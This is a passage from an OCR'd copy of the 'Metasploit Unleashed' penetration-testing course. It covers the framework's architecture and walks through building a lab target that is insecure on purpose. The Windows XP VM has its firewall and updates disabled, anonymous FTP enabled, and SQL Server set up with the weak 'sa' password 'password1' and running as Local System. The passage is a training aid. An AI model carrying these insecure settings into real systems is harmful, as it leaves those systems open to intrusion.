# A WORD OF CAUTION

**This document is a work in progress and does not purport to be the final version. The contents have been taken from http://www.offensive-security.com/metasploit-unleashed/Metasploit_Unleashed_Information_Security_Training.**

**Please visit the website for updated content.**

**JUNE 2011**

# METASPLOIT UNLEASHED


This free information security training is brought to you in a community effort to promote awareness and raise funds for underprivileged children in East Africa. Through a heart-warming effort by several security professionals, we are proud to present the most complete and in-depth open course about the Metasploit Framework.

This is the free online version of the course. If you enjoy it and find it useful, we ask that you make a donation to the HFC (Hackers For Charity), $9.00 will feed a child for a month, so any contribution is welcome. We hope you enjoy this course as much as we enjoyed making it.

# Table of Contents

# Introduction

**“If I had eight hours to chop down a tree, I’d spend the first six of them sharpening my axe.”**

**-Abraham Lincoln**

This saying has followed me for many years, and is a constant reminder to me that approaching a problem with the right set of tools is imperative for success. So what does this semi philosophical opening have to do with the Metasploit Framework? Before approaching a penetration test or an audit, I take care to “sharpen my tools” and update anything updatable in BackTrack. This includes a short chain reaction, which always starts with a prompt “svn update” of the Metasploit framework.


I consider the MSF to be one of the single most useful auditing tools freely available to security professionals today. From a wide array of commercial grade exploits and an extensive exploit development environment, all the way to network information gathering tools and web vulnerability plugins. The Metasploit Framework provides a truly impressive work environment. The MSF is far more than just a collection of exploits, it's an infrastructure that you can build upon and utilize for your custom needs. This allows you to concentrate on your unique environment, and not have to reinvent the wheel.

This course has be written in a manner to encompass not just the front end "user" aspects of the framework, but rather give you an introduction to the capabilities that Metasploit provides. We aim to give you an in depth look into the many features of the MSF, and provide you with the skill and confidence to utilize this amazing tool to its utmost capabilities.

Keep in mind that the MSF is constantly evolving and I suspect that by the time this course comes to light, there will have been many changes and additions in the project. We will attempt to keep this course up to date with all new and exciting Metasploit features as they are added.

A degree of prerequisite knowledge is expected and required of students before the content provided in this course will be useful. If you find you are unfamiliar with a certain topic, we recommend you spend time engaging in self research on the problem before attempting the module. There is nothing more satisfying than solving problems yourself, so we we highly encourage you to Try Harder.

## Metasploit Architechture




### *Filesystem and Libraries*

The MSF filesystem is laid out in an intuitive manner and is organized by directory.

- lib: the 'meat' of the framework code base
- data: editable files used by Metasploit
- tools: various useful command-line utilities
- modules: the actual MSF modules
- plugins: plugins that can be loaded at run-time
- scripts: Meterpreter and other scripts
- external: source code and third-party libraries

**Libraries**

**Rex**

- The basic library for most tasks
- Handles sockets, protocols, text transformations, and others
- SSL, SMB, HTTP, XOR, Base64, Unicode

**Msf::Core**

- Provides the 'basic' API
- Defines the Metasploit Framework

**Msf::Base**

- Provides the 'friendly' API
- Provides simplified APIs for use in the Framework

### *Modules and Locations*

Metasploit, as presented to the user, is composed of modules.

**Exploits**

- Defined as modules that use payloads
- An exploit without a payload is an Auxiliary module

**Payloads, Encoders, Nops**

- Payloads consist of code that runs remotely
- Encoders ensure that payloads make it to their destination
- Nops keep the payload sizes consistent.

**Modules Locations**

**Primary Module Tree**

- Located under $install/modules//

**User-Specified Module Tree**

- Located under ~/.msf3/modules//
- This location is ideal for private module sets

**Loading Additional Trees at Runtime**

- Pass the -m option when running msfconsole (./msfconsole -m)
- Use the loadpath command within msfconsole

## *Metasploit Object Model*

In the Metasploit Framework, all modules are Ruby classes.

- Modules inherit from the type-specific class
- The type-specific class inherits from the Msf::Module class
- There is a shared common API between modules

Payloads are slightly different.

- Payloads are created at runtime from various components
- Glue together stagers with stages

## *Mixins and Plugins*

A quick diversion into Ruby.

- Every Class only has one parent
- A class may include many Modules
- Modules can add new methods
- Modules can overload old methods
- Metasploit modules inherit Msf::Module and include mixins to add features.

### Metasploit Mixins

Mixins are quite simply, the reason why Ruby rocks.

- Mixins 'include' one class into another
- This is both different and similar to inheritance
- Mixins can override a class' methods

Mixins can add new features and allows modules to have different 'flavors'.

- Protocol-specific (ie: HTTP, SMB)
- Behavior-specific (ie: brute force)
- connect() is implemented by the TCP mixin
- connect() is then overloaded by FTP, SMB, and others.

Mixins can change behavior.

- The Scanner mixin overloads run()
- Scanner changes run() for run_host() and run_range()
- It calls these in parallel based on the THREADS setting

- The BruteForce mixin is similar

```
class MyParent
    def woof
        puts “woof!”
    end
end

class MyClass < MyParent
end

object = MyClass.new
object.woof() => “woof!”
```

==========

```
module MyMixin
    def woof
        puts “hijacked the woof method!”
    end
end

class MyBetterClass < MyClass
    include MyMixin
end
```

## Metasploit Plugins

Plugins work directly with the API.

- They manipulate the framework as a whole
- Plugins hook into the event subsystem
- They automate specific tasks which would be tedious to do manually

Plugins only work in the msfconsole.

- Plugins can add new console commands
- They extend the overall Framework functionality

# Required Materials

It should come as no surprise that the majority of exploits available in the Metasploit Framework are targeted against Microsoft Windows, so in order to complete the course labs you will require a target system to attack. This system should consist of a Virtual Machine running on your choice of host operating system.

While VMware Converter and VMware Player are "free", you will have to register for the downloads. However, the virtualization applications and appliances are well worth the registration if you're not already a current member. You may also use VMware Workstation or other implementations of Virtual Infrastructure.

This course was created using the latest svn trunk version of the Metasploit Framework which, at the time of this writing is version 3.3-dev. If you are using back|track 4 as your platform, you can always update to the latest version of the trunk by issuing a 'svn up' in the '/pentest/exploits/framework3/' directory.

## *Hardware Prerequisites*

Before we dive into the wonderful world of the Metasploit Framework we need to ensure our hardware will meet or exceed some requirements before we proceed. This will help eliminate many problems before they arise later in this document.

All values listed are estimated or recommended. You can get away with less although performance will suffer.

Some of the hardware requirements that should be considered are:

- Hard Drive Space
- Available Memory
- Processors Capabilities
- Inter/Intra-net Access

**Hard Drive Space**

This will be the most taxing hurdle to overcome. Be creative if you might have some storage space constraints. This process can consume almost 20 gigabytes of Storage space, so be forewarned. This means we can not use a FAT32 partition since it does not support large files. Choose NTFS, ext3 or some other format. The recommended amount of space needed is 40 gigabytes.

```
  730000000    696MB  //z01 file size on disk
  730000000    696MB  //z02 file size on disk
  730000000    696MB  //z03 file size on disk
  730000000    696MB  //z04 file size on disk
  730000000    696MB  //z05 file size on disk
  272792685    260MB  //zip file size on disk
     total --------
           3740MB  //Total space before decompression and extraction

 5959506432   5700MB  //Extracted image file size on disk
20401094656  19456MB  //Per Converted FDCC VM on disk
```

total --------
28896MB

8589934592 8192MB //Optional Backtrack "GUEST" HDD Requirement's
total --------
37088MB

123290094 112MB //VMware-converter-4.0.1-161434.tar.gz
377487360 360MB //VMware Converter installed on disk
101075736 97MB //VMware-Player-2.5.3-185404.i386.bundle
157286400 150MB //VMware Player Installed on disk
total --------
37807MB //See how fast it gets consumed!

If you decided to produce clones or snapshots as you progress through this course, these will also take up valuable space on your system. Be vigilant and do not be afraid to reclaim space as needed.

**Available Memory**
Without supplying enough memory to your HOST and GUEST operating systems you will eventually cause system failure. You are going to require RAM for your host OS as well as the equivalent amount of RAM that you are dedicating for each virtual machine. Use the guide below to aid you in deciding the amount of RAM needed for your situation.
Linux "HOST" Minimal Memory Requirement's

1GB of system memory (RAM)
Realistically 2GB or more

Per Windows "GUEST" Minimal Memory Requirement's

At least 256 megabytes (MB) of RAM (1GB is recommended) // more never hurts!
Realistically 1GB or more with a SWAP file of equal value

(Optional) Backtrack "GUEST" Minimal Memory Requirement's

AT least 512 megabytes (MB) of RAM (1GB is recommended) // more never hurts!
Realistically 1GB or more with a SWAP file of equal value

**Processor**
Processor Speed is always a problem with dated hardware although old hardware can be utilized in other fashions to serve a better purpose. The bare-minimum requirement for VMware Player is a 400MHz or faster processor (500MHz recommended). The more horsepower you can throw at it, of course, the better.

**Internet Accessibility**
This can be solved with a cat5 cable from your router/switch/hub. If there is no DHCP server on your network you will have to assign static IP addresses to your GUEST VM's. A wireless network connection can work just as well as an Ethernet


cable, however, the signal degradation over distance, through objects, and structures will severely limit your connectivity.

### *Metasploitable*

One of the problems you encounter when learning how to use an exploitation framework is trying to configure targets to scan and attack. Luckily, the Metasploit team is aware of this and released a vulnerable VMware virtual machine called 'Metasploitable'. This VM has a number of vulnerable services and packages installed for you to hone your skills on.

The VM will run on any recent VMware product and is configured with a non-persistent disk so any potential damage you do to the system will be reverted on reboot. For more information on Metasploitable, you can read the introductory blog post at http://www.metasploit.com/express/community and download the torrent file from http://www.metasploit.com/express/community.

Once you have downloaded the VM, extract the zip file, open up the vmx file using your VMware product of choice, and power it on. After a brief time, the system will be booted and ready for action.




For more information on the VM configuration, there is a readme.txt file but beware...there are spoilers in it.

### *Setting up your Windows XP SP2*

In order to get the most benefit from the information in this course, you will require access to an installation of Windows XP SP2 to test against. It is highly recommended that you set up a virtual machine using a product such as VirtualBox, VirtualPC, or the free VMware Server.

If you don't happen to have an old WinXP CD lying around, you can try to download the Federal Desktop Core Configuration (FDCC) image from NIST. If you choose this route, you will need to remove all of the patches that are installed in the VM.

## Making The XP Machine Vulnerable


1. Go into the Control Panel and select **"Switch to Classic View"** on the left-hand side.
2. Open **"Windows Firewall"** and turn it **"Off"**.
3. Open **"Automatic Updates"** and select **"Turn off Automatic Updates"** so Windows doesn't undo our changes for us.
4. Open **"Security Center"**, select **"Change the way Security Center alerts me"** on the left-hand side and de-select all of the checkboxes. This will disable the annoying system tray pop-up notifications.
5. Back in the Control Panel, open **"Add or Remove Programs"**. Select the **"Show updates"** checkbox at the top. This will display all of the software and security updates that have been installed.
6. Still in the Control Panel, from the toolbar, select **"Tools"**, then **"Folder Options"**. Select the **"View"** tab and scroll all the way to the bottom. Make sure you un-check the box next to **"Use simple file sharing"** and click **"OK"**.

## Setting Up Additional Services


In order to provide a larger attack surface for the various components of Metasploit, we will enable and install some additional services within our Windows virtual machine. Bear in mind that you will require the Windows XP installation CD or iso in order to install additional services in the VM.

**Internet Information Services (IIS) and Simple Network Management Protocol (SNMP)**


To begin, navigate to the Control Panel and open **"Add or Remove Programs"**. Select **"Add/Remove Windows Components"** on the left-hand side.





Select the **"Internet Information Services (IIS)"** checkbox and click **"Details"**. Select the **"File Transfer Protocol (FTP) Service"** checkbox and click **"OK"**. By default, the installed IIS FTP service allows for anonymous connections.





Lastly, select the **"Management and Monitoring Tools"** checkbox and click **"Details"**. Ensure that both options are selected and click **"OK"**. When all is ready, click **"Next"** to proceed with the installation of IIS and SNMP.




There is an issue with the .NET Framework installed in the NIST virtual machine but it is easily fixed. In the Control Panel, select **"Add or Remove Programs"** again, select **"Microsoft .NET Framework 2.0 Service Pack 1"**, and click **"Change"**.




A progress window will pop up and a progress bar will be displayed and then it will close. This is normal behavior and you can now exit the Control Panel and proceed.





**SQL Server 2005 Express**


We will also perform an installation of Microsoft's free SQL Server 2005 Express. This will allow us to use some of the different SQL modules in Metasploit. First, download the non-service pack version of SQL Server Express

Note that if you are using your own custom-built VM for this course, you will need to install the Windows Installer 3.1 and the .Net Framework 2.0 in order to install SQL Express.


Once the installer has finished downloading, we can run it and select all of the defaults except for **"Authentication Mode"**. Select **"Mixed Mode"**, set an **"sa"** password of **"password1"**, and then continue on with the rest of the installation.





Once the installation is complete, we will need to make it accessible on our network. Click **"Start"** -> **"All Programs"** -> **"Microsoft SQL Server 2005"** -> **"Configuration Tools"** -> **"SQL Server Configuration Manager"**. When the Configuration Manager starts up, select **"SQL Server 2005 Services"**, right-click **"SQL Server (SQL EXPRESS)"** and select **"Stop"**. Next, expand **"SQL Server 2005 Network Configuration"** and select **"Protocols for SQLEXPRESS"**.





Double-click **"TCP/IP"**, change **"Enabled"** to **"Yes"**, and change **"Listen All"** to **"No"** on the **"Protocol"** tab.





Next, select the **"IP Addresses"** tab, and remove any entries under **"IPAll"**. Under **"IP1"** and **"IP2"**, remove any values for **"Dynamic Ports"**. Both IP1 and IP2 should have **"Active"** and **"Enabled"** set to **"Yes"**. Lastly, set the IP1 **"IP Address"** to your local address and set the IP2 address to 127.0.0.1. Your settings should look similar to the screenshot below. Click **"OK"** when everything is set correctly.





Next, we'll enable the SQL Server Browser service. Select **"SQL Server 2005 Services"** and double-click **"SQL Server Browser"**. On the **"Service"** tab, set the **"Start Mode"** to **"Automatic"** and click **"OK"**.




By default, the SQL server runs under a limited-privilege account which breaks a lot of custom web applications. We will change this by double-clicking **"SQL Server (SQLEXPRESS)"** and setting it to Log On as the Built-in Account **"Local System"**. This can also be set by running **"services.msc"**. Click **"OK"** when you've finished.




With everything finally configured, right-click **"SQL Server (SQL EXPRESS)"** and select **"Start"**. Do the same for the **"SQL Server Browser"** service. You can now exit the Configuration Manager and verify that the services are listening properly by running **"netstat -ano"** from a command prompt. You should see UDP port 1434 listening as well as your network IP address listening on port 1433.




## Creating A Vulnerable Webapp

In order to create our vulnerable web app, you will need to download Server Management Studio Express.


Install SQL Server Managment Studio Express, accepting all of the defaults for the installation then run it via **"Start"** -> **"All Programs"** -> **"Microsoft SQL Server 2005"** -> **"SQL Server Management Studio Express"**.

When Management Studio starts up, select **"SQL Server Authentication"** and connect using the username **"sa"** and password of **"password1"**.

